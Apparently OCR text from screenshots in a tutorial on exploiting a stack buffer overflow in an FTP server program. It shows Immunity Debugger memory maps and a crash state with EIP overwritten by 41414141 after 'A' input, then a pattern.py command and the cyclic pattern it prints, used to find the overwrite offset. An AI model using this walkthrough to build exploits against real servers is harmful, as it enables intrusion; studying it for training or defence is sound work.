

Immunity Debugger - FTPServer.exe - [Memory map]
File View Debug Plugins ImmLib Options Window Help Jobs
Log Alt+L
Executable modules Alt+E
Memory Alt+M
Heap
Threads
Windows
Handles
CPU Alt+C
SEH chain Alt+S
Address
00010000
00020000
00030000
00040000
00095000
0019B000
0019D000
001A0000
001B0000
001F5000
00229000
0022D000
00230000
00233000
00236000
00400000
00401000
thread
main thread
thread 00001A40
thread 000000D4
thread 00000BB4




Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
00A1D000	00002000				Priv	??? Gua	RW	
00A1F000	00001000			stack of thread 00000BB4	Priv	RW Gua	RW	
00A20000	00020000				Map	R	R	
00BA0000	00005000				Map	R	R	
00BB0000	00181000				Map	R	R	
00D40000	00364000				Map	R	R	
021F0000	00003000				Priv	RW	RW	
022FD000	00003000				Priv	??? Gua	RW	
73760000	0000A000				Imag	R	RWE	
73770000	00077000				Imag	R	RWE	
737F0000	00052000				Imag	R	RWE	
73E90000	00001000	CRYPTBAS		PE header	Imag	R	RWE	
73E91000	00004000	CRYPTBAS	.text	code,exports	Imag	R E	RWE	
73E95000	00001000	CRYPTBAS	.data	data	Imag	RW	RWE	
73E96000	00001000	CRYPTBAS	.idata	imports	Imag	R	RWE	
73E97000	00001000	CRYPTBAS	.didat		Imag	R	RWE	
73E98000	00001000	CRYPTBAS	.rsrc	resources	Imag	R	RWE	
73E99000	00001000	CRYPTBAS	.reloc	relocations	Imag	R	RWE	
73EA0000	00001000	SspiCli		PE header	Imag	R	RWE	
73EA1000	00018000	SspiCli	.text	code,exports	Imag	R E	RWE	
73EB9000	00001000	SspiCli	.data	data	Imag	RW	RWE	
73EBA000	00002000	SspiCli	.idata	imports	Imag	R	RWE	
73EBC000	00001000	SspiCli	.rsrc	resources	Imag	R	RWE	
73EBD000	00002000	SspiCli	.reloc	relocations	Imag	R	RWE	
73EC0000	00001000	shcore		PE header	Imag	R	RWE	
73EC1000	00077000	shcore	.text	code,exports	Imag	R E	RWE	
73F38000	00001000	shcore	.data	data	Imag	RW	RWE	
73F39000	00003000	shcore	.idata	imports	Imag	R	RWE	
73F3C000	00001000	shcore	.didat		Imag	R	RWE	
73F3D000	00001000	shcore	.tls		Imag	RW Cop	RWE	
73F3E000	00001000	shcore	.rsrc	resources	Imag	R	RWE	
73F3F000	00009000	shcore	.reloc	relocations	Imag	R	RWE	
73F50000	00001000	profapi		PE header	Imag	R	RWE	
73F51000	00009000	profapi	.text	code,exports	Imag	R E	RWE	
73F5A000	00001000	profapi	.data	data	Imag	RW	RWE	
73F5B000	00001000	profapi	.idata	imports	Imag	R	RWE	
73F5C000	00001000	profapi	.didat		Imag	R	RWE	
73F5D000	00001000	profapi	.rsrc	resources	Imag	R	RWE	
73F5E000	00001000	profapi	.reloc	relocations	Imag	R	RWE	
744F0000	00001000	KERNELBA		PE header	Imag	R	RWE	
744F1000	00173000	KERNELBA	.text	code,exports	Imag	R E	RWE	
74664000	00004000	KERNELBA	.data	data	Imag	RW	RWE	
74668000	00006000	KERNELBA	.idata	imports	Imag	R	RWE	
7466E000	00001000	KERNELBA	.didat		Imag	R	RWE	
7466F000	00001000	KERNELBA	.rsrc	resources	Imag	R	RWE	
74670000	00021000	KERNELBA	.reloc	relocations	Imag	R	RWE	
746A0000	00001000	sechost		PE header	Imag	R	RWE	
746A1000	00035000	sechost	.text	code,exports	Imag	R E	RWE	
746D6000	00003000	sechost	.data	data	Imag	RW	RWE	
746D9000	00003000	sechost	.idata	imports	Imag	R	RWE	





Address	Size	Owner	Section	Contains	Type	Access	Initial	Map
00010000	00010000				Map	RW	RW	
00020000	00001000				Priv	RW	RW	
00030000	00001000				Priv	RW	RW	
00040000	00016000				Map	R	R	
00095000	0000B000				Priv	??? Gua	RW	
0019B000	00002000				Priv	??? Gua	RW	
0019D000	00003000			stack of main thread	Priv	RW Gua	RW	
001A0000	00004000				Map	R	R	



73E90000 00001000 (4096.) CRYPTBAS 73E90000 (itself) PE header Imag 01001002
73E91000 00004000 (16384.) CRYPTBAS 73E90000 .text code,exports Imag 01001002
73E95000 00001000 (4096.) CRYPTBAS 73E90000 .data data Imag 01001002
73E96000 00001000 (4096.) CRYPTBAS 73E90000 .idata imports Imag 01001002
73E97000 00001000 (4096.) CRYPTBAS 73E90000 .didat Imag 01001002
73E98000 00001000 (4096.) CRYPTBAS 73E90000 .rsrc resources Imag 01001002
73E99000 00001000 (4096.) CRYPTBAS 73E90000 .reloc relocations Imag 01001002
73EA0000 00001000 (4096.) SspiCli 73EA0000 (itself) PE header Imag 01001002
73EA1000 00018000 (98304.) SspiCli 73EA0000 .text code,exports Imag 01001002
73EB9000 00001000 (4096.) SspiCli 73EA0000 .data data Imag 01001002
73EBA000 00002000 (8192.) SspiCli 73EA0000 .idata imports Imag 01001002
73EBC000 00001000 (4096.) SspiCli 73EA0000 .rsrc resources Imag 01001002
73EBD000 00002000 (8192.) SspiCli 73EA0000 .reloc relocations Imag 01001002
73EC0000 00001000 (4096.) shcore 73EC0000 (itself) PE header Imag 01001002
73EC1000 00077000 (487424.) shcore 73EC0000 .text code,exports Imag 01001002
73F38000 00001000 (4096.) shcore 73EC0000 .data data Imag 01001002
73F39000 00003000 (12288.) shcore 73EC0000 .idata imports Imag 01001002
73F3C000 00001000 (4096.) shcore 73EC0000 .didat Imag 01001002
73F3D000 00001000 (4096.) shcore 73EC0000 .tls Imag 01001002
73F3E000 00001000 (4096.) shcore 73EC0000 .rsrc resources Imag 01001002
73F3F000 00009000 (36864.) shcore 73EC0000 .reloc relocations Imag 01001002
73F50000 00001000 (4096.) profapi 73F50000 (itself) PE header Imag 01001002
73F51000 00009000 (36864.) profapi 73F50000 .text code,exports Imag 01001002
73F5A000 00001000 (4096.) profapi 73F50000 .data data Imag 01001002
73F5B000 00001000 (4096.) profapi 73F50000 .idata imports Imag 01001002
73F5C000 00001000 (4096.) profapi 73F50000 .didat Imag 01001002
73F5D000 00001000 (4096.) profapi 73F50000 .rsrc resources Imag 01001002
73F5E000 00001000 (4096.) profapi 73F50000 .reloc relocations Imag 01001002
744F0000 00001000 (4096.) KERNELBA 744F0000 (itself) PE header Imag 01001002
744F1000 00173000 (1519616.) KERNELBA 744F0000 .text code,exports Imag 01001002
74664000 00004000 (16384.) KERNELBA 744F0000 .data data Imag 01001002
74668000 00006000 (24576.) KERNELBA 744F0000 .idata imports Imag 01001002
7466E000 00001000 (4096.) KERNELBA 744F0000 .didat Imag 01001002
7466F000 00001000 (4096.) KERNELBA 744F0000 .rsrc resources Imag 01001002
74670000 00021000 (135168.) KERNELBA 744F0000 .reloc relocations Imag 01001002
746A0000 00001000 (4096.) sechost 746A0000 (itself) PE header Imag 01001002
746A1000 00035000 (217088.) sechost 746A0000 .text code,exports Imag 01001002
746D6000 00003000 (12288.) sechost 746A0000 .data data Imag 01001002
746D9000 00003000 (12288.) sechost 746A0000 .idata imports Imag 01001002
746DC000 00001000 (4096.) sechost 746A0000 .didat Imag 01001002
746DD000 00001000 (4096.) sechost 746A0000 .rsrc resources Imag 01001002
746DE000 00003000 (12288.) sechost 746A0000 .reloc relocations Imag 01001002
74710000 00001000 (4096.) RPCRT4 74710000 (itself) PE header Imag 01001002
74711000 000AF000 (716800.) RPCRT4 74710000 .text code,exports Imag 01001002


00329000 00001000 (4096.) 00200000 data block of thread 0000203C Priv 00021004
00400000 00001000 (4096.) FTPServe 00400000 (itself) PE header Imag 01001002
00401000 00008000 (32768.) FTPServe 00400000 .text code Imag 01001002
00409000 00001000 (4096.) FTPServe 00400000 .rdata imports Imag 01001002
0040A000 00004000 (16384.) FTPServe 00400000 .data data Imag 01001002
0040E000 00001000 (4096.) FTPServe 00400000 .rsrc resources Imag 01001002
00410000 000C1000 (790528.) 00410000 (itself) Map 00041002
00515000 0000B000 (45056.) 004E0000 Priv 00021104



00030000 00001000 (4096.) 00030000 (itself)
00040000 00016000 (90112.) 00040000 (itself)
00095000 0000B000 (45056.) 00060000
0019B000 00002000 (8192.) 000A0000
0019D000 00003000 (12288.) 000A0000 stack of main thread
001A0000 00004000 (16384.) 001A0000 (itself)
001B0000 00002000 (8192.) 001B0000 (itself)
001F5000 0000B000 (45056.) 001C0000
0031C000 00004000 (16384.) 00200000
00320000 00003000 (12288.) 00200000 PEB data block of main thread
00323000 00003000 (12288.) 00200000 data block of thread 00001EFC
00326000 00003000 (12288.) 00200000 data block of thread 0000226C
00329000 00001000 (4096.) 00200000 TEB data block of thread 0000203C
00400000 00001000 (4096.) FTPServe 00400000 (itself) PE header
00401000 00008000 (32768.) FTPServe 00400000 .text code
00409000 00001000 (4096.) FTPServe 00400000 .rdata imports
0040A000 00004000 (16384.) FTPServe 00400000 .data data
0040E000 00001000 (4096.) FTPServe 00400000 .rsrc resources
00410000 000C1000 (790528.) 00410000 (itself)
00515000 0000B000 (45056.) 004E0000
00520000 00006000 (24576.) 00520000 (itself)
0062D000 00002000 (8192.) 00530000
0062F000 00001000 (4096.) 00530000 stack of thread 00001EFC
00665000 0000B000 (45056.) 00630000
00690000 0000F000 (61440.) 00690000 (itself)


FTPServe 00400000 (itself)
FTPServe 00400000
FTPServe 00400000
FTPServe 00400000
FTPServe 00400000
00410000 (itself)
004E0000
.text
.rdata
.data
.rsrc
Actualize
Dump in CPU
Dump
Search
Ctrl+B



Address
C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands
Go
Folders
ComPlus Applications
Immunity Inc
Immunity Debugger
Data
Documentation
Libs
PyCommands
deplib
x86smt
PyHooks
PyPlugins
Python.inst
acrocache
activex
mona
chunkanalyz...
cmpmem
findantidep
finddatatype



Registers (FPU)
EAX 0000040C
ECX 0014E770
EDX 7C90E514 ntdll.KiFastSystemCallRet
EBX 0000001A
ESP 00B7FC2C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 003C1358
ESI 0040A29E FTPServe.0040A29E
EDI 003C1C8B ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDD000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
3 2 1 0 E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1



rejah@Rejahs-MBP ~/Desktop python exploit-pattern/pattern.py 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad
5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0A
h1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6
Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao
2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7A
r8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3
Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay
9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4B
c5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0
Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B

